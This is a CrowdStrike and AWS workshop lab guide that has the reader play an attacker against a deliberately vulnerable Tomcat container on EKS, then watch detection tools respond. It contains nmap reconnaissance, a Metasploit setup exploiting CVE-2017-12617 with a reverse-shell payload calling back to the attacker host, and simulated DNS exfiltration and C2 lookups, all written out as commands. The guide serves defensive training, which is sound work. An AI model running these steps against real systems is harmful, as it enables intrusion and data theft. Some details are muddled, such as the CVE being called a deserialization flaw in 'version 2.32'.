CROWDSTRIKE

Next-Generation Cloud Security Suite

Dev Days Workshop Guide

You don't have a malware problem, **you have an adversary problem.**™

Introduction

About this workshop

Welcome to the CrowdStrike Cloud Native Application Protection Workshop!

This DevDays event will give you hands-on experience working with CrowdStrike and AWS security products in an AWS environment. CrowdStrike and AWS security services work together to provide comprehensive security for all of your AWS workloads.

What you will learn:


- The progression of an attack on a vulnerable web service from reconnaissance to exploit
- AWS services which can help prevent and detect the attack
- How the CrowdStrike Falcon Platform and Cloud Security suite complements AWS security tools and adds additional security and visibility
- CrowdStrike EKS workload and cluster protection deployment steps
- CrowdStrike container image scanning features integrated with a typical AWS DevOps pipeline
- Investigating detections and misconfigurations in the Crowdstrike Falcon Console.
- Integrating CrowdStrike security into your AWS environment.

Scenario

You are a “Black hat” hacker determined to exfiltrate confidential data from infrastructure deployed on Amazon Web Services (AWS).

Attack success criteria


- Identify any services running on an endpoint you have been provided
- Identify any vulnerabilities in the services you identify
- Leverage any identified vulnerabilities to gain access to the target endpoint
- Leverage existing container permissions and utilities to identify and exfiltrate data from S3 buckets



Lab Architecture

- **Target stack**
    - **Tomcat** container exposed on port 80 by **Application Load Balancer** ingress
    - **Amazon Elastic Kubernetes Service (EKS)** cluster in **Virtual Private Cloud (VPC)**
    - **AWS Developer Tools CodeCommit pipeline** - container image build/scan/deploy
    - **AWS Elastic Container Registry (ECR)** repo for Falcon sensor and Tomcat container images
    - **Linux Bastion EC2 instance** for managing the EKS cluster and AWS services via CLI
    - An assortment of misconfigured AWS services
- **Attacker**
    - **Kali EC2 instance** in a separate VPC used to attack the vulnerable application
- **AWS security services**
    - **EC2 Security Groups** block all ports inbound from the internet other than port 80
    - **AWS WAF** - provides layer 7 protection against web application threats over HTTP/S
    - **Amazon GuardDuty** – AWS threat analytics and detection powered by CrowdStrike, CloudTrail, VPC Flow logs, and Route 53 DNS logs.
- **CrowdStrike Falcon Cloud Security** including:
    - **Falcon Cloud Workload Protection (CWP) Node Sensor** and **Kubernetes Protection Agent** running on EKS
    - **CrowdStrike Cloud Security Posture Management (CSPM)** resource discovery, agentless detection, and cloud security posture management

Architectural diagram for the lab scenario



Lab 0: Environment Prerequisites

Notes on formatting

The workshop is designed to give you hands-on experience finding and exploiting an unpatched software flaw, using AWS security services to detect and stop attacks, and deploying and using Crowdstrike Falcon Platform and Cloud Security suite. Take time to explore the services and websites that we reference in the lab. To help you navigate through the lab guide, we are using the following formatting conventions:

- *take an action:*

  Black italics immediately above one of the following styles means, take an action. Sometimes there's a screenshot with no action, to give you an idea of how it should look.

  `code block` screenshot URL

- *Note or Hint:*


  Important instructions and helpful hints are formatted in red italics.

- Table of Contents:

  A Table of contents is provided to simplify navigation.

1. Connect to the Crowdstrike Falcon Console


In today's workshop, you will be exploring the Falcon console to view detections and misconfigurations. From the Falcon Encounter landing page (where you started the workshop), click on the "Console Access" button, accept the Terms & Conditions, and confirm your access.




2. Log into the AWS Console.

Further down on the Falcon Encounter landing page, click on the "Open AWS Event Engine" button to access your AWS account where the workshop infrastructure is already deployed.


On the AWS EventEngine landing page, click "Accept Terms & Login". Your event hash should be pre-populated.



You will be directed to a login page where you will enter your email address to receive a one-time password (OTP). In a minute or so, the OTP will arrive in your inbox. Paste the code on the login page. You will be redirected to the Event Engine Team Dashboard.



Click “AWS Console” to go to the AWS Console Login. Finally, click “Open Console” to go to the AWS Management Console. (You won’t need the provided CLI credentials or SSH Key.)



If you logout of the AWS Management Console, you can easily return via the Falcon Encounter landing page. You will be redirected back to your allocated account. The lab environment is deployed in us-east-1 (N. Virginia) so if you don’t see resources, check your region.

Hint: Once logged in, the simplest way to navigate between AWS services is to use the search bar at the top of every AWS console page. (https://console.aws.amazon.com)

Throughout the lab, you will interact with the AWS Management Console, the AWS CLI, Kubernetes CLI, and the CrowdStrike Falcon Platform. You will run AWS CLI commands on the Attacker instance (Kali) and on a Bastion host instance (LinuxBastion). A CLI shell will be provided by AWS Systems Manager (SSM) Session Manager connection which you can access from the Amazon Elastic Compute Cloud (EC2) Console. SSM Session Manager connections do not require open ports or SSH keys, which improves your security posture. Access is controlled by AWS Identity and Access Management (IAM) and audited by AWS CloudTrail.

3. Connect to the Kali Linux instance

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing by providing common tools, configurations, and automations.


a. *Connect to the Kali instance at:*

   https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances:tag:Name=Kali

b. *Select the checkbox next to "Kali"*

c. *Click "Connect" on the top navigation bar, and then click the orange "Connect" button.*

d. *You are connected to the Kali instance!*



Note: Due to AWS Marketplace incompatibility with the build environment, we are using a custom instance with the essential security tools installed. We are still referring to the instance as Kali.

4. Enable GuardDuty EKS Runtime scanning

As Amazon GuardDuty matures, the service is incorporating additional AWS service telemetry sources to improve its ability to detect cyberattacks. One of these new features is EKS runtime scanning via agent deployed on EKS clusters. As part of this workshop, we'll observe how AWS EKS runtime scanning performs next to Falcon container Cloud Workload Protection. At this time, EKS Protection can only be enabled manually.

a. *Go to Amazon GuardDuty EKS Protection configuration at:*

   https://us-east-1.console.aws.amazon.com/guardduty/home?region=us-east-1#/k8s-protection

b. Click "Edit", select "Enable", and click "Save changes"

c. Select the "EKS cluster runtime coverage" tab to view provisioning status. Deployment of the EKS runtime protection add-on takes about 5 minutes.

End of Lab 0

Lab 1: Enumerating the Target

All malicious attacks occur in phases, beginning with an initial reconnaissance phase in which a potential target is identified, followed by an enumeration phase to gather more information about the target. The reconnaissance phase often begins as an automated, systematic network scan over millions of IP addresses to locate open ports.

In our scenario, we locate a web server listening on port 80, and begin the attack from there.

Instead of scanning millions of addresses, we'll save some time and start with the DNS name of the AWS Application Load Balancer (ALB) which distributes traffic to our vulnerable Tomcat service running on an EKS cluster.

Note: Run the attack sequence commands in the next few lab sections on your Kali shell (see Lab 0: Step 2).

Identify the target

Write the ALB DNS name to a variable using the AWS CLI on your Kali session.

```
export TARGET_DNS=$(aws elbv2 describe-load-balancers --query \
LoadBalancers[].DNSName --output text)
echo $TARGET_DNS
```

Hint: You could also find the DNS name in the AWS management console. Application Load Balancers are managed in the Amazon EC2 console in the "Load Balancers" section.

```
(kali@b38f0-kali)-[~]$ export TARGET_DNS=$(aws elbv2 describe-load-balancers --query LoadBalancers[].DNSName --output text)

(kali@b38f0-kali)-[~]$ echo $TARGET_DNS
k8s-default-webappin-a407bcb0a9-974586613.us-west-2.elb.amazonaws.com
```

Scan for available services

Now that we've identified our target, we need to scan it for vulnerable services that we can attack. To do so, we will need to make use of the utility ***nmap***.

Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Read more at: https://nmap.org/

Use nmap to perform a scan of our target

```
nmap -Pn -v -A $TARGET_DNS
```

We're using nmap scan options to perform a relatively quick scan of all the ports on the system by specifying the following commands:

-Pn	*Skip the ping check*
-A	*Enable OS detection*
U-v	*Increase verbosity*

In the resulting output you will find the following. Your results will vary:

1. The target is an AWS elb (Elastic Load Balancer)
2. The IP address is 35.167.190.46
3. The reverse DNS entry for the A record (**k8s-default-webappin-8644429ee7-2007348758.us-west-2.elb.amazonaws.com**)
4. The number of ports scanned (**1,000** scanned) and the number of ports that did not connect (**999** filtered)
5. The alternate public ip address (2nd Availability Zone) is 44.236.220.185
6. A listing of available service ports (port **80/tcp** only)
    - The state of this port (open)
    - The service type (http)
    - The application version running on this port (**Apache Tomcat/Coyote JSP engine 1.1**)
    - Since this was a web service port, a few additional checks were performed:
        - Default favicon was downloaded if present
        - Additional HTTP headers provided us with the Apache Tomcat version **(Apache Tomcat/8.0.32)**

With this detail, we are now ready to begin investigating the only service that shows available, the HTTP service (TCP port 80).

Identifying a viable exploit


Based on the naming convention of the DNS entry, we can surmise that our target is an Amazon Web Services (AWS) Elastic Load Balancer (ELB) and most likely an Application Load Balancer (ALB). This load balancer is the front-end for a web server application and the HTTP header results readily provide the application name **Apache Tomcat** and version **8.0.32**.

Now that we've identified the running application and version, let's see if we can identify an available exploit to leverage against this endpoint. To do so, we will make use of the command line application SearchSploit.

Check SearchSploit for vulnerabilities associated with Apache Tomcat / 8.0.32

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/version_id-554739/Apache-Tomcat-8.0.32.html

Search for the CVE number on Exploit-DB for additional information on how to launch an attack
https://www.exploit-db.com/search?cve=2017-12617



Open the lin*k in the Exploit-DB results for the JSP Upload Bypass (Metasploit) attack.*

Tomcat - Remote Code Execution via JSP Upload Bypass (Metasploit)

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Tomcat RCE via JSP Upload Bypass',
      'Description'    => %q{
        This module uploads a jsp payload and executes it.
      },
      'Author'      => 'peewpw',
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2017-12617' ],
          [ 'URL', 'http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12617' ],
          [ 'URL', 'https://bz.apache.org/bugzilla/show_bug.cgi?id=61542' ]
        ],
```

The output is the first few lines of an attack script that you will use with the Metasploit Framework tool already deployed on Kali. In fact, the contributors to Kali simplify the process by preloading a long list of exploit scripts. When we launch the attack in the next section, we'll already have what we need.

View the module on Kali

```
head /opt/metasploit-framework/embedded/framework/modules/exploits/multi/http/\
tomcat_jsp_upload_bypass.rb -n 24
```

Note: On regular Kali, the path would be:
/usr/share/metasploit-framework/modules/exploits/multi/http/tomcat_jsp_upload_bypass.rb

```
(kali@b38f0-kali)-[~]$ head /usr/share/metasploit-framework/modules/exploits/multi/http/tomcat_jsp_upload_bypass.rb -n 24
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'Tomcat RCE via JSP Upload Bypass',
        'Description' => %q{
          This module uses a PUT request bypass to upload a jsp shell to a vulnerable Apache Tomcat configuration.
        },
        'Author' => 'peewpw',
        'License' => MSF_LICENSE,
        'References' => [
          [ 'CVE', '2017-12617' ],
          [ 'URL', 'https://bz.apache.org/bugzilla/show_bug.cgi?id=61542' ],
```

Note: The exploit is documented in Github with detailed instructions on how to use it

https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/http/tomcat_jsp_upload_bypass.md

We have now completed the first phases of the attack. We have identified a target application with a potential vulnerability that we can exploit to gain access to the hosted environment and the required tools to perform the attack.

Further Reading:

For more detail regarding this vulnerability and relevant scenarios for mitigating negative impacts, review the security advisory: https://nvd.nist.gov/vuln/detail/CVE-2017-12617

End of Lab 1

Lab 2: Attacking the Tomcat service

Launching the attack

This exploit leverages a deserialization vulnerability in Apache Tomcat (version 2.32, CVE-2017-12617) to execute arbitrary code and *shovel* an administrative shell back to a listener service on the Kali instance for command and control access to the exploited host.

We'll launch the Metasploit "resource script" we viewed in the previous section. A resource script is essentially a batch script for Metasploit which you can use to automate common tasks. See the following link for more information about Metasploit resource files.
https://github.com/r00t-3xp10it/hacking-material-books/blob/master/metasploit-RC%5BERB%5D/metasploit_resource_files.md#what-are-resource-files

Now we'll complete the setup of our Kali environment by creating the required configuration files to launch the attack against the DNS address and exploit script we already identified.

Complete the setup of the "startup.rc" file

```
./start-msploit.sh
```

Examine the contents of the resulting "startup.rc" file

```
cat ./startup.rc
```

```
(kali@b38f0-kali)-[~]$ cat startup.rc
use exploit/multi/http/tomcat_jsp_upload_bypass
set rhosts k8s-default-webappin-a407bcb0a9-974586613.us-west-2.elb.amazonaws.com
set rport 80
set LHOST 54.203.143.213
set LPORT 443
set REVERSELISTNERBINDADDRESS 10.0.130.96
set AutoRunScript post_exploit.rc
set payload java/jsp_shell_reverse_tcp
exploit -j
```

- We are using the "tomcat_jsp_upload_bypass' exploit resource script
- rhosts is the DNS address of the Application Load Balancer used to reach the vulnerable system
- rport is the target port
- The LHOST is the public IP associated with the Kali instance
- The LPORT is the local port that the Kali instance will listen on for the shovel connection
- The REVERSELISTNERBINDADDRESS is the local ip address assigned to the Kali instance in the VPC
- Payload java/jsp_shell_reverse_tcp is a package we will load onto the target so we can send commands to the target system.

Write Kali's public IP to a variable and make a note of it.

```
KALI_PUB_IP=$(aws ec2 describe-instances --filters "Name=tag:Name,Values=Kali" \
--query 'Reservations[].Instances[].PublicIpAddress' --output text)

echo $KALI_PUB_IP
```

Note: Copy the Kali Public IP address somewhere for later use!

Before initiating the attack, we're going to record the time for our forensic investigation later on.

```
date
```

Launch Metasploit with the startup.rc script that has all the necessary parameters for the target

```
sudo msfconsole -r startup.rc
```

Note: Ignore any "unable to resolve host" errors

Type "yes" if prompted to set up a new database, and accept the defaults

```
Would you like to use and setup a new database (recommended)? yes
[?] Would you like to init the webservice? (Not Required) [no]:
```

Examining the output we can observe the following


1) We load the tomcat_jsp_upload_bypass
2) Set the rhosts (target of the attack) as the DNS address of the load balancer
3) We set the target port to 80
4) We set the LHOST as the public IP address associated with the Kali network interface (required for the remote shell that we are trying to create to our Kali instance
5) We set the listening port for the reverse shell to 443
6) We attempt to bind Kali to the local IP address of the Kali network interface
7) We created a new session which is a reverse shell connection to the Kali instance

Establish a reverse shell

Metasploit has indicated that we successfully created a reverse shell connection from the vulnerable web app pod to the Kali instance.

List active sessions

```
sessions -i
```



Connect to the active session


```
sessions -i <<Id>>
```

View your logged in identity

```
whoami
```

List the root directory on the compromised container

```
ls -al
```



Note: We appear to have the aws cli installed on the container, a risky practice but potentially helpful to the attacker. (We will return to this later.) You will also discover that we have the ability to install additional software as required.

At this point we have determined that we have privileged, root-level access on the container itself. In the next phase of the attack, we will explore what we might achieve with this level of access.

End of Lab 2

Lab 3: Data Exfiltration and Lateral Movement

With root access to the container, we will set out to achieve our main objectives, data exfiltration and lateral movement.

One of the techniques we may use to extract data from the local server while remaining undetected in our network is "DNS exfiltration", part of the MITRE technique known as "Exfiltration Over Alternative Protocol" (https://attack.mitre.org/techniques/T1048/). We will simulate this technique using the Linux "dig" command, commonly used for command line DNS name resolution.

Note: If your Metasploit session closes unexpectedly, type "run -j" at the metasploit console prompt to reconnect to the target.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run -j
[*] Exploiting target 54.69.119.172
[*] Exploiting target 44.224.140.51

[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 54.203.143.213:443:-  -

[*] Started reverse TCP handler on 0.0.0.0:443
[*] Uploading payload...
[-] Handler failed to bind to 54.203.143.213:443:-  -
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [-] Handler failed to bind to 0.0.0.0:443:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:443).
[*] Payload executed!
```

DNS Data Exfiltration

In order to simulate DNS exfiltration and connections to "Command and Control" (C2) sites, we will need to install the dnsutils package of command line DNS tools

Install the tools

```
apt-get update -y && apt-get install -y dnsutils
```

Note: When the installation has completed you won't be returned to a prompt and it may seem to be hung. Simply proceed with the next step. The last few lines of output from the installation will resemble the following:

```
Setting up libisccc160:amd64 (1:9.11.3+dfsg-1ubuntu1.18) ...
Setting up libdns1100:amd64 (1:9.11.3+dfsg-1ubuntu1.18) ...
Setting up libisccfg160:amd64 (1:9.11.3+dfsg-1ubuntu1.18) ...
Setting up libirs160:amd64 (1:9.11.3+dfsg-1ubuntu1.18) ...
Setting up libbind9-160:amd64 (1:9.11.3+dfsg-1ubuntu1.18) ...
Setting up bind9-host (1:9.11.3+dfsg-1ubuntu1.18) ...
Setting up dnsutils (1:9.11.3+dfsg-1ubuntu1.18) ...
Processing triggers for libc-bin (2.27-3ubuntu1.6) ...
```

Note: If you don't see the input shown above or if you don't receive any response after the "dig" command below, re-run the full "apt-get" command above.

AWS GuardDuty provides threat detection based on a combination of AWS security and operational data sources, as well as the Crowdstrike Threat Feed. GuardDuty will generate a finding when certain suspicious activities are performed. Alerts and actions may be triggered by findings based on severity but that requires additional configuration.

Generate a finding by contacting a well-known C2 server

```
dig GuardDutyC2ActivityB.com any
```

```
dig GuardDutyC2ActivityB.com any

; <<>> DiG 9.11.3-1ubuntu1.18-Ubuntu <<>> GuardDutyC2ActivityB.com any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31417
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 07f9060efa0f8f0d (echoed)
;; QUESTION SECTION:
;GuardDutyC2ActivityB.com.      IN      ANY

;; ANSWER SECTION:
GuardDutyC2ActivityB.com. 30    IN      NS      ns1.markmonitor.com.
GuardDutyC2ActivityB.com. 30    IN      NS      ns2.markmonitor.com.
GuardDutyC2ActivityB.com. 30    IN      NS      ns3.markmonitor.com.
GuardDutyC2ActivityB.com. 30    IN      NS      ns4.markmonitor.com.
GuardDutyC2ActivityB.com. 30    IN      NS      ns5.markmonitor.com.
GuardDutyC2ActivityB.com. 30    IN      NS      ns6.markmonitor.com.
GuardDutyC2ActivityB.com. 30    IN      NS      ns7.markmonitor.com.

;; Query time: 3 msec
;; SERVER: 172.20.0.10#53(172.20.0.10)
